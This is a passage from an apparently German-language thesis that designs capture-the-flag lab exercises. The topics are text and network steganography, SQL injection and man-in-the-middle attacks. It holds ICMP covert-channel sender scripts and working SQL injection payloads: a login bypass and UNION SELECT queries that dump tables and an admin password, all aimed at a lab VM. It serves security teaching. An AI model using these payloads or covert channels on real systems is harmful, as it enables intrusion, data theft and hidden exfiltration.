Das Flag ist hier in einem Text versteckt. Den Text habe ich mir online heruntergeladen und dann alle Zeichen, die von Bedeutung sind, von der Schriftart Arial zu Helvetica geändert.

#### 6.3.3.3 Level 3

Diese Übung wurde mit Cryptool [10] erstellt.

Im Menu unter Vorlagen Steganographie eingeben und die Vorlage „Text-Steganographie mit Großbuchstaben (binär Modus)“ auswählen

Die notwendigen Felder sind ausfüllen. Als Carrier Text habe ich den Erlkönig genommen.

Zum Abschluss auf Start drücken und man bekommt das Stenogramm.

#### 6.3.3.4 Level 4

Schreibe ein Python Programm der die Zeichen in ASCII Code umwandelt und dann genauso viele Leerzeichen am Ende der Zeile bei der Carrier-Nachricht einfügt.

```
def hide(message, secret, out_file):
    myfile = open(message, 'r', encoding='utf-8')
    secret = open(secret, 'r', encoding='utf-8')
    o_file = open(out_file, 'w', encoding='utf-8')
    s = secret.read().lower()
    s_message = myfile.readlines()
    if len(s_message) >= len(s):
        res = list()
        for c in s:
            res.append(ord(c))
        c = 0
        for msg in s_message:
            if c < len(res):
                o_file.write(str.rstrip(msg) + ' ' * res[c] +
"\n")
                c += 1
            else:
                o_file.write(msg)
    else:
        print("Leider Länge der Nachricht zu groß.")
```

Code 40: Pythonprogramm zum Verstecken einer Nachricht in einem Text

#### 6.3.3.5 Level 5

Gehe auf folgende Seite: „https://330k.github.io/misc_tools/unicode_steganography.html“ und gib sowohl deinen Originaltext als auch geheimen Text ein.

Wähle aus welche Zero Width Charakter verwendet werden sollen. Nun noch auf Encode drücken und das File herunterladen.

[10] https://www.cryptool.org/de/

## 6.3.4 Durchführung der Übung

### 6.3.4.1 Level 1

Erkennen, dass jeweils die Anfangsbuchstaben der Wörter einen Satz ergeben, und schreibe diese heraus.

### 6.3.4.2 Level 2

Für diese Lösung muss man jedes Zeichen einzeln durch gehen und die Schriftart überprüfen.

### 6.3.4.3 Level 3

Im bereits bestehenden Projekt in der VM muss man nur noch das Kabeln in dem Cryptool Projekt austauschen und ausführen.

### 6.3.4.4 Level 4

In diesem Level ist das Flag in den Leerzeichen am Ende der Zeile versteckt. Hier bietet sich wieder ein Python Programm an.

```
import java.io.*;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.List;

public class Text_Level_4{

    public static void extract(String filePath, String out-
FilePath) throws IOException {
        List<String> lines =
Files.readAllLines(Paths.get(filePath));
        BufferedWriter writer = new BufferedWriter(new File-
Writer(outFilePath));

        for (String line : lines) {
            int count = 0;
            for (int i = line.length() - 1; i >= 0; i--) {
                if (line.charAt(i) == ' ') {
                    count++;
                } else {
                    break;
                }
            }
            if (count > 0) {
                writer.write((char) count);
            }
        }
```

```
        writer.close();
    }

    public static void main(String[] args) throws IOException {
        extract("./src/Level_4.txt", "Level4_Lösung.txt");
    }
}
```

Code 41: Pythonprogramm zum Zählen der Leerzeichen am Ende

### 6.3.5 Resümee

Text-Steganographie zeigt eindrucksvoll, dass es möglich ist, Informationen in Sichtweite zu verbergen, ohne dass sie entdeckt werden. Diese Übung unterstreicht die Bedeutung diskreter Kommunikation und bietet Einblicke in die potenziellen Anwendungen und Gefahren dieser Technik.

# 6.4 Netzwerk-Steganographie

## 6.4.1 Inspiration

Die Übungen zu diesem Thema entstanden aus reiner Neugier. Nachdem ich Bild und Text-Steganographie fertig hatte, ist mir das Thema ins Auge gesprungen und konnte mich genauso faszinieren, wodurch ich dann die Notwendigkeit gesehen habe dazu auch noch Übungen zu erstellen.

## 6.4.2 Theoretischer Hintergrund

Netzwerk-Steganographie wird verwendet, um Informationen durch Netzwerke zu schicken, sodass ihre bloße Existenz verborgen bleibt. Dies geschieht, indem man die überflüssigen oder ungenutzten Teile der Datenpakete, die durch das Netz fließen, als Verstecke für zusätzliche, geheime Informationen nutzt. Ob es sich um leere Felder in einem TCP-Header handelt, um die zeitlichen Abstände zwischen Paketen oder sogar um die scheinbar zufällige Auswahl von Portnummern. Von den untersten Schichten des OSI-Modells, die sich mit der physischen Übertragung von Bits und Bytes beschäftigen, bis hin zu den höheren Schichten, die für die Anwendungslogik zuständig sind, bietet jedes Level Chancen für steganographische Techniken. Eines der Schlüsselkonzepte der Netzwerk-Steganographie ist der „covert channel“. Hierbei handelt es sich um Kommunikationswege, die ursprünglich nicht für den Transport von Informationen vorgesehen waren. Ein Beispiel könnte ein Protokoll sein, das für die Fehlerkorrektur oder das Routing entworfen wurde, das aber so manipuliert wird, dass es geheime Nachrichten übermittelt. Die Fähigkeit, Informationen nahezu unsichtbar zu machen, hat nicht nur legitime Anwendungen, wie den Schutz der Privatsphäre oder die Umgehung von Zensur, sondern birgt auch Risiken. Kriminelle könnten sie nutzen, um Malware zu verbreiten, unbemerkt Daten zu exfiltrieren oder sogar als Teil komplexer Cyberangriffsstrategien. Daher ist die Forschung in diesem Bereich ein ständiges Katz-und-Maus-Spiel. Für jede neue Methode gibt es einen Bedarf an verbesserten Techniken, um diese zu entdecken. Dieser Prozess ist als Steganalyse bekannt. (Lubacz, et al., 2024)

## 6.4.3 Aufbau

Für die folgenden Level wurde die Topologie siehe unten verwendet. Von WinClient1 wurden jeweils die Pakete zu WinClient2 gesendet, wo sie mit Wireshark gecaptured wurden.





Abbildung 86: Topologie für die Erstellung

#### 6.4.3.1 Level 1

Es wurde eine Methode geschrieben die Text in binär umwandelt.

```
def text_to_binary(message):
return ''.join(format(ord(char), '08b') for char in message)
```

Code 42: Methode Binär zu Text

Es wurde eine weitere Methode geschrieben, die die binären Zahlen durchgeht und wenn eine 1 vorkommt das DNF-Flag beim Ping setzt.

```
def send_pings(msg,ip):
    for i in text_to_binary(msg):
        if i=='1':
            os.system("ping -f -n "+ip)
        else:
            os.system("ping -n 1 "+ip)
```

Code 43: Methode zum Versenden der Pings mit der Nachricht in den Flags

#### 6.4.3.2 Level 2

Ein Python Programm wurde erstellt, dass einen IP[11]-Header erstellt mit eigener ID.

```
def send_ping(msg,ip):
    icmp_type = 8
    icmp_code = 0
    i=1
    for c in msg:
        icmp_identifier = ord(c)
```

[11] Das Internetprotokoll regelt die Übermittlung von Datenpaketen zwischen Computern über das Internet

```
        icmp_sequence = i
        data = b''

        i+=1

        icmp_header = struct.pack('!BBH', icmp_type, icmp_code, 0)

        icmp_packet_without_checksum = icmp_header +
struct.pack('!H', icmp_identifier) + struct.pack('!H', icmp_se-
quence) + data

        icmp_checksum = calculate_checksum(icmp_packet_with-
out_checksum)

        icmp_header = struct.pack('!BBH', icmp_type, icmp_code,
icmp_checksum) + struct.pack('!H', icmp_identifier) +
struct.pack('!H', icmp_sequence)

        icmp_packet = icmp_header + data

        s = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_ICMP)

        s.sendto(icmp_packet, (ip, 0))
```

Code 44: Methode zum Versenden der Pings mit der Nachricht in der ID

Zusätzlich brauchen wir noch einen Checksummen Methode, um Antworten zu bekommen.

```
import socket
import struct
def calculate_checksum(data):
    if len(data) % 2 == 1:
        data += b'\x00'
    checksum = 0
    for i in range(0, len(data), 2):
        word = (data[i] << 8) + data[i+1]
        checksum += word
    while checksum >> 16:
        checksum = (checksum & 0xFFFF) + (checksum >> 16)
    return ~checksum & 0xFFFF
```

Code 45: Methode für die Berechnung der Checksumme für den Ping

#### 6.4.3.3 Level 3

Hier haben wir den Code von oben umschreiben, um eine manuelle Sequence Number einzufügen. (Habe es mit 256 multipliziert damit es nicht so einfach zu erkennen ist)

```
def send_ping(msg,ip):
```

```
    icmp_type = 8
    icmp_code = 0
    icmp_identifier=int(random.uniform(1,65535))
    data = b''
    for c in msg:
        icmp_sequence = ord(c)*256

        icmp_header = struct.pack('!BBH', icmp_type, icmp_code, 0)

        icmp_packet_without_checksum = icmp_header +
struct.pack('!H', icmp_identifier) + struct.pack('!H', icmp_se-
quence) + data

        icmp_checksum = calculate_checksum(icmp_packet_with-
out_checksum)

        icmp_header = struct.pack('!BBH', icmp_type, icmp_code,
icmp_checksum) + struct.pack('!H', icmp_identifier) +
struct.pack('!H', icmp_sequence)

        icmp_packet = icmp_header + data

        s = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_ICMP)

        s.sendto(icmp_packet, (ip, 0))
```

Code 46: Methode zum Versenden der Pings mit der Nachricht in der Sequence Number

#### 6.4.3.4 Level 4

Schreibe ein Python Programm das Zeichen in ASCII umwandelt, dann in Zehner und Einerstelle trennt und nach jedem Ping genauso lange abwartet bis er den nächsten sendet.

```
import time
from ping3 import ping

def send_pings(destination,msg):
    for i in msg:
        z = (ord(i) - 32)
        x,y=int(z/10),int(z%10)
        for ii in (x,y):
            ping(destination)
            time.sleep(ii/10)
    ping(destination)


destination_ip = "192.168.10.2"
msg= "ULE!}"

send_pings(destination_ip, msg)
```

Code 47 Methode zum Versenden der Pings mit der Nachricht in den zeitlichen Abständen

## 6.4.4 Durchführung der Übung

#### 6.4.4.1 Level 1

Erkenne, dass bei manchen Request das „Do not Fragment“-Flag gesetzt wurde und schreibe ein Programm der dies überprüft, diese aneinanderhängt und zu einem String konvertiert.

```
import pyshark

def DNF_Decode(pcap_file):
    cap = pyshark.FileCapture(pcap_file)
    dfbit=""
    for packet in cap:
        if 'IP' in packet and 'ICMP' in packet:
            ip = packet['IP']
            icmp = packet['ICMP']
            if icmp.type == "8":
                dfbit+=str(int(ip.flags_df))
    return binary_to_string(dfbit)

def binary_to_string(binary_string):
```

```
    binary_blocks = [binary_string[i:i+8] for i in range(0,
len(binary_string), 8)]

    text_string = ''.join([chr(int(block, 2)) for block in
binary_blocks])

    return text_string

pcap_file = "./Level/Level_1.pcap"
print(DNF_Decode(pcap_file))
```

Code 48: Pythoncode zum Extrahieren der Lösung in den Flags

#### 6.4.4.2 Level 2

Erkenne, dass die Information als ID gespeichert wurde. Schreibe ein Programm, dass die ID ausliest, in ein Char umwandelt und an die Lösung anhängt.

```
from scapy.all import rdpcap, ICMP

def ID_Decode(pcap_file):
    lsg=""
    packets = rdpcap(pcap_file)
    for packet in packets:
        if ICMP in packet:
            icmp_packet = packet[ICMP]
            if icmp_packet.type == 8:
                identifier = icmp_packet.id
                lsg+=chr(identifier)
    return lsg

pcap_file = ".\Level\Level_2.pcap"
print(ID_Decode(pcap_file))
```

Code 49: Pythoncode zum Extrahieren der Lösung in der ID

#### 6.4.4.3 Level 3

Erkenne, dass die Sequence Number nicht fortlaufend ist, sondern ein Vielfaches von 256. Wie oben schreibe ein Programm, dass die Sequence Number ausliest durch 256 dividiert und in ein Char umwandelt und an die Lösung anhängt.

```
from scapy.all import rdpcap, ICMP

def SequenceNumberDecode(pcap_file):
    lsg = ""
    packets = rdpcap(pcap_file)
    for packet in packets:
        if ICMP in packet:
            icmp_packet = packet[ICMP]
            if icmp_packet.type == 8:
                sequence_number = icmp_packet.seq
                lsg += chr(int(sequence_number/256))
    return lsg

pcap_file = ".\Level\Level_3.pcap"
print(SequenceNumberDecode(pcap_file))
```

Code 50: Pythoncode zum Extrahieren der Lösung in der Sequence Number

#### 6.4.4.4 Level 4

Erkenne, dass die Zeitdifferenz zwischen den Pings oft mehrere Sekunden ist. Schreibe ein Programm, dass die Differenz in Zeichen umwandelt.

```
import pyshark

def ZeitDiff(pcap_file):
    previous_timestamp = None
    cap = pyshark.FileCapture(pcap_file)
    a=list()
    for packet in cap:
        if 'ICMP' in packet and packet['ICMP'].type == '8':
            timestamp = packet.sniff_time
            if previous_timestamp is not None:
                time_difference = (timestamp - previ-
ous_timestamp).total_seconds()
                a.append(int(time_difference))

            previous_timestamp = timestamp
    lsg=""
    n=0
    c=0
    for i in a:
        if n==0:
            c=0
            c+=i*10
        else:
            c+=i
        n+=1
        if n==2:
            n=0
            c+=32
            lsg+=chr(c)
    return lsg

print(ZeitDiff(".\Level\Level_4.pcap"))
```

Code 51: Pythoncode zum Extrahieren der Lösung in dem Zeitabstand

### 6.4.5 Resümee

Netzwerk-Steganographie erweitert das Konzept der versteckten Kommunikation in die digitale Welt der Datenübertragung. Während wir bessere Methoden entwickeln, um unsere Kommunikation zu schützen und zu sichern, müssen wir auch die möglichen Konsequenzen dieser Technologien sorgfältig abwägen. Im Endeffekt zeigt uns die Netzwerk-Steganographie, dass in der Welt der Netzwerkkommunikation oft mehr ist, als auf den ersten Blick erscheint.

# 7 Sonstiges

## 7.1 SQL Injection

### 7.1.1 Inspiration

Diese Kategorie befasst sich mit dem Angriff auf Webseiten. Bei diesem Angriffstyp werden in Benutzereingabefelder SQL[12]-Befehle eingegeben, um Login-Felder zu umgehen oder Daten aus der Datenbank zu stehlen. Obwohl den meisten Webentwicklern SQL-Injektionsangriffe bekannt sind und diese Gegenmaßnahmen implementieren, um die Webseite zu schützen, gelingt es dennoch gelegentlich den Angreifern, SQL-Injektion Schwachstellen ausfindig zu machen. Die SQL-Injektion stellt eine Angriffsmethode mit erheblichen Auswirkungen dar, da der Angreifer Zugriff auf die in der Datenbank gespeicherten Daten erlangt. Deswegen wurde zu dem Thema SQL-Injektion eine Übung erstellt.

### 7.1.2 Theoretischer Hintergrund

SQL ist eine Datenbanksprache, mit der man mit der Datenbank kommunizieren kann. Auf einer Datenbank werden wichtige Informationen wie Benutzername, Passwort, E-Mail-Adresse und ähnliches gespeichert. Wenn man beispielsweiße in einem Anmeldeformular einen Namen und das dazugehörige Passwort eingibt, wird in der Datenbank nach einem User mit dem Namen und Passwort gesucht. Falls so ein User existiert kann man sich einloggen. Wenn jedoch eine SQL-Anweisung eingegeben wird, welches immer Richtig zurückliefert, kann man sich dann ohne einloggen die Webseite verwenden. Man kann auch wichtige bzw. persönliche Daten von einer Datenbank stehlen falls man es einmal geschafft hat eine SQL-Anweisung einzuschleusen.

[12] SQL: ist eine Sprache, um mit der Datenbank zu kommunizieren

### 7.1.3 Aufbau

Für die Übung wurde eine Windows Maschine als Webserver verwendet. Auf dem Webserver ist auch gleich die Datenbank mit dem die Webseite kommuniziert. Die Webseite besteht aus zwei Seiten, wobei die erste Seite eine Anmeldeseite ist, welche die Schüler und Schülerinnen umgehen sollen in dem sie SQL-Anweisungen einschleusen. Auf der zweiten Seite kann man nach Produkten suchen und falls das Produkt existiert wird es auf der Webseite angezeigt. Um den versteckten Flag zu finden müssen die Schüler und Schülerinnen die zweite Seite so sabotieren, dass alle Inhalte, die auf der Datenbank abgespeichert sind, aufgelistet werden.

### 7.1.4 Durchführung der Übung

Für die Übung muss man die Windows Maschine „SQL_Injektion“ und die Kali Linux Maschine „SQL_Injektion_Kali“ starten. Man muss den Netzwerkadapter von der Kali Linux Maschine in den VMNet03 hinzufügen und eine IP-Adresse aus dem Range 192.168.0.10 – 192.168.0.20 mit der Subnetzmaske 255.255.255.0 vergeben. Die Schüler und Schülerinnen bekommen keinen Zugriff auf die „SQL_Injektion“ Maschine, da sich der Webserver automatisch beim Booten der Maschine startet.

Um die IP-Adresse vom Webserver zu finden, müssen die Schüler und Schülerinnen einen Nmap-Scan durchführen. Mit dem folgenden Nmap-Scan Befehl kann man herausfinden, wie die IP-Adresse vom Webserver 192.168.0.1 lautet.

```
sudo nmap 192.168.0.0/24
```

Code 52: Nmap-Scan Befehl

```
Nmap scan report for 192.168.0.1
Host is up (0.0042s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:0C:29:8E:DE:4A (VMware)
```

Abbildung 87: Ergebnis vom Scan

Wenn man nun die Webseite öffnet, kommt man auf die folgende Landing-Page.





Abbildung 88: Landing-Page von der Seite 192.168.0.1

Da man keine Login-Credentials hat, muss man die Login Seite mit dem folgeden SQL-Befehl umgehen.

```
'OR '1'='1
```

Code 53: SQL-Befehl, um die Loginseite umzugehen

Nachdem man die Loginseite umgangen hat, kann man nach Produkten in der Datenbank suchen.





Abbildung 89: Seite, nachdem man die Loginseite umgangen

Mit demselben SQL-Befehl, den man verwendet hat, um die Loginseite zu umgehen, kann man alle Produkte in der Datenbank anzeigen lassen. Man kann sehen, dass auch der erste Flag angezeigt wird.





Abbildung 90: erster Flag von der Übung SQL-Injektion

Um die nächsten Fragen beantworten zu können, muss man zuerst wissen, welche Datenbaken es gibt. Das kann man mit dem folgenden union SQL-Befehl herausfinden.

```
test' UNION SELECT schema_name FROM information_schema.schemata #
```

Code 54: SQL-Befehl, um die Datenbanken zu bekommen

Wenn man sich mit dem folgenden SQL-Befehl die Tabellen in der Datenbank „benutzer“ anschaut, kann man sehen, dass eine Tabelle geheim existiert.

```
x' UNION SELECT table_name FROM information_schema.tables WHERE ta-
ble_schema = 'benutzer' '
```

Code 55: SQL-Befehl, um alle Tabellen in der Datenbank "Benutzer" anzuzeigen





Abbildung 91: Alle Tabellen von der Datenbank

Mit dem folgenden SQL-Befehl kann, man den Inhalt von der Tabelle „geheim“ anzeigen lassen und den zweiten Flag finden.

```
x' UNION SELECT * FROM geheim #
```

Code 56: SQL-Befehl, um den Inhalt von der Tabelle "geheim" anzuzeigen


Abbildung 92: zweiter Flag von der Übung SQL-Injektion

Der letzte Flag ist bei der Übung das Passwort vom Admin-Benutzer. Dafür muss man den Inhalt der „users“-Tabelle anzeigen lassen. Das kann man mit dem folgenden SQL-Befehl machen, aber wichtig dabei ist zu beachten, dass es ein UNION-Select ist. Man kann nur eine Spalte von der Tabelle „users“ anzeigen lassen, da es sonst zu Fehlern kommt.

```
test' UNION SELECT passwort FROM users #
```

Code 57: SQL-Befehl, um den Admin Passwort zu finden





Abbildung 93: letzte Lösung von der Übung SQL-Injektion

### 7.1.5 Resümee

Die Übung zeigt wie man eine SQL-Injektion durchführen kann, damit man sich dem Risiken bewusst wird und Abwehrmechanismen wie Filterung oder ähnliches auf den Seiten implementiert werden sollte. Obwohl die Sicherheitslücke bekannt ist, kommt es trotzdem zu SQL-Injektion Schwachstellen – selbst bei internationalen Firmen.

# 7.2 Man in the Middle (MiTM)

## 7.2.1 Inspiration

Auf diese Thema wurde ich durch zwei Statistiken aufmerksam gemacht, die ich gesehen habe und erstaunt war. Laut dem IBM X-Force Threat Intelligence Index sind 35% der Angriffe MiTM-Angriffe. Die zweite Statistik vom Data Breach Investigations Report 2021 gibt an, dass 58% aller Beiträge auf kriminellen Foren Bankdetails oder andere gesammelten Daten von MiTM oder anderen Angriffen beinhaltet.

## 7.2.2 Theoretischer Hintergrund

Der Man-in-The-Middle Angriff ist ein Überbegriff für einen Angriff bei, der sich der Angreifer zwischen zwei Kommunikationspartner ohne deren Wissen begibt. Dabei hat er vollständige Kontrolle über den Datenverkehr und die Möglichkeit, diesen zu manipulieren und lesen. Das Ziel eines solchen Angriffes ist es Daten wie Login Daten, Kredit Karten Nummer und persönliche Informationen zu stehlen. Mit diesen Informationen ist man in der Lage im Anschluss Identitätsdiebstahl, unerlaubte Transaktionen durchführen oder Zugriff auch Plattformen zu tätigen.

Beispiele für MiTM-Angriff sind:

- IP Spoofing

  Hacker ändern die IP-Adresse von Webseiten, um den Traffic umzuleiten. Dadurch glauben Benutzer, sie seien auf der echten Webseite, obwohl der Angreifer jeden Schritt verfolgen kann. (Bleichert, 2023)

- ARP Spoofing

  Das Address Resolution Protocol (ARP) dient dazu, IP-Adressen in MAC[13]-Adressen umzuwandeln. Wenn ein Gerät mit jemanden über die IP kommunizieren will, wird der ARP-Cache verwendet, um diese in eine MAC umzuwandeln. Ist die MAC-Adresse nicht bekannt, wird ein ARP-Request gesendet. Dies ermöglicht es dem Angreifer, sich als jemand anderes auszugeben. Bekannte Tools sind Cain and Abel und Ettercap. (rapid7, 2024)

- DHCP Spoofing

  Bei diesem Angriff wird der eigene Computer eines Hackers zu einem DHCP-Server. Wenn nun ein neuer Computer im Netzwerk auftaucht, gibt dieser Server ihm lokale IP-Adresse, Netzwerkmaske, Default Gateway und DNS-Server. Das bietet dem Angreifer nun die Möglichkeit mit falschen Default Gateway

[13] Die MAC-Adresse ist eine eindeutige Kennung, die einem Netzwerkinterface zur Identifizierung in einem Netzwerk dient

und DNS-Server den Traffic umzuleiten. Dieser Angriff ist vor allem bei öffentlichen Netzwerken üblich. Bei verkabelten Unternehmens Netzwerken ist es schwieriger da man zuerst physischen Zugriff braucht. (Security, 2023)

- DNS[14] Spoofing

  Ähnlich wie ARP wandelt Domain Name System die IP in Domänen Namen um. Der Angreifer versucht nun den falsche DNS-Einträge dem Host zu schicken damit das Opfer nun auf falsche Webseiten weitergeleitet wird. Falls nun die Opfer empfindliche Daten versendet werden diese an ein falsches Ziel gesendet. (rapid7, 2024)

- HTTPS Spoofing

  Ein Benutzer denkt fälschlicherweise, dass er eine sichere HTTPS Verbindung hat sie jedoch unwissentlich auf eine unsichere http Website weitergeleitet wurden. (Magnusson, 2024)

- Rogue Access Point

  Ein Rogue-Access-Point ist ein nicht genehmigter AP in einem Netzwerk. Dieser normal aussehende Access Point hat jedoch die Möglichkeit den Datenverkehr zu überwachen. (Bleichert, 2023)

- Session Hijacking

  Auch bekannt unter Cookie Diebstahl wir bei diesem Angriff mithilfe der Informationen in den gespeicherten Cookies wie Passwörter gestohlen. (Magnusson, 2024)

- SSL-Hijacking

  Dies tritt auf, wenn ein Angreifer die Authentication Keys während dem TCP-Handshake fälscht, dies hat zur Folge, dass der Benutzer denkt er hat eine Sichere Verbindung, obwohl der Angreifer Kontrolle darüber hat. (imperva, 2024)

- SSL-Stripping

  Hierbei wird die HTTPS-Verbindung zu einer HTTP-Verbindung heruntergestuft. Dies geschieht, indem der Angreifer die TLS Authentication von der Website abfängt. Während der Angreifer nun die sichere Verbindung mit der Applikation aufrecht erhaltet hat der Benutzer nun eine unsichere Webseite. (imperva, 2024)

Einen MiTM-Angriff ist oftmals schwer zu erkennen, falls man nicht aktiv danach sucht. Umso wichtiger ist es präventive Maßnahmen zu treffen.

- Vermeide WLAN-Verbindungen, die nicht kennwortgeschützt sind

[14] DNS: Das Domain Name System übersetzt Domainnamen in IP-Adressen, um den Zugriff auf Internetressourcen zu erleichtern.

- 0Ignoriere nicht die Browser Benachrichtigung, dass die Website unsicher ist
- Loggen Sie sich von Webseiten ab, wenn diese nicht verwendet, werden
- Verwende keine öffentlichen Netzwerke für sichere Transaktionen
- Verwende komplexe WLAN-Passwörter
- Verwende VPNs

Falls Sie Betreiber einer Website sind, wird empfohlen sichere Kommunikationsprotokolle zu verwenden wie zum Beispiel TLS und HTTPS, um die Verschlüsslung zu verbessern und den Traffic zu Authentifizieren. (imperva, 2024)

### 7.2.3 Aufbau

Für diese Übung wurde eine virtuelle Maschine auf der VMWareWorkstation, GNS3, die notwendigen Images und notwendigen VMs heruntergeladen wurden aufgesetzt.

Im Anschluss wurde folgende Topologie aufgebaut.





Abbildung 94: Topologie MiTM

Credentials

| Gerät | Benutzername | Passwort |
|---|---|---|
| MiTM_Server | junioradmin | nichtjunioradmin123! |
| MiTM_Opfer | junioradmin | nichtjunioradmin123! |
| MiTM_Attacler | kali | kali |

Tabelle 8: Credentials Man in The Middle

Auf dem Router ist folgende Konfiguration zu finden.

```
en
conf t
int gig0/0
no shutdown
ip address 192.168.1.254 255.255.255.0
int gig0/1
no shutdown
ip address 192.168.2.254 255.255.255.0
```

Code 58: Konfigurationsbefehle des Routers

### MiTM_Server:

Auf dem Webserver wurde eine SQL-Datenbank, eine Website und ein PHP-Skript erstellt.

### Datenbank:





Abbildung 95: Datenbank

### Tabelle:





Abbildung 96: Tabelle der Datenbank

### Insert:

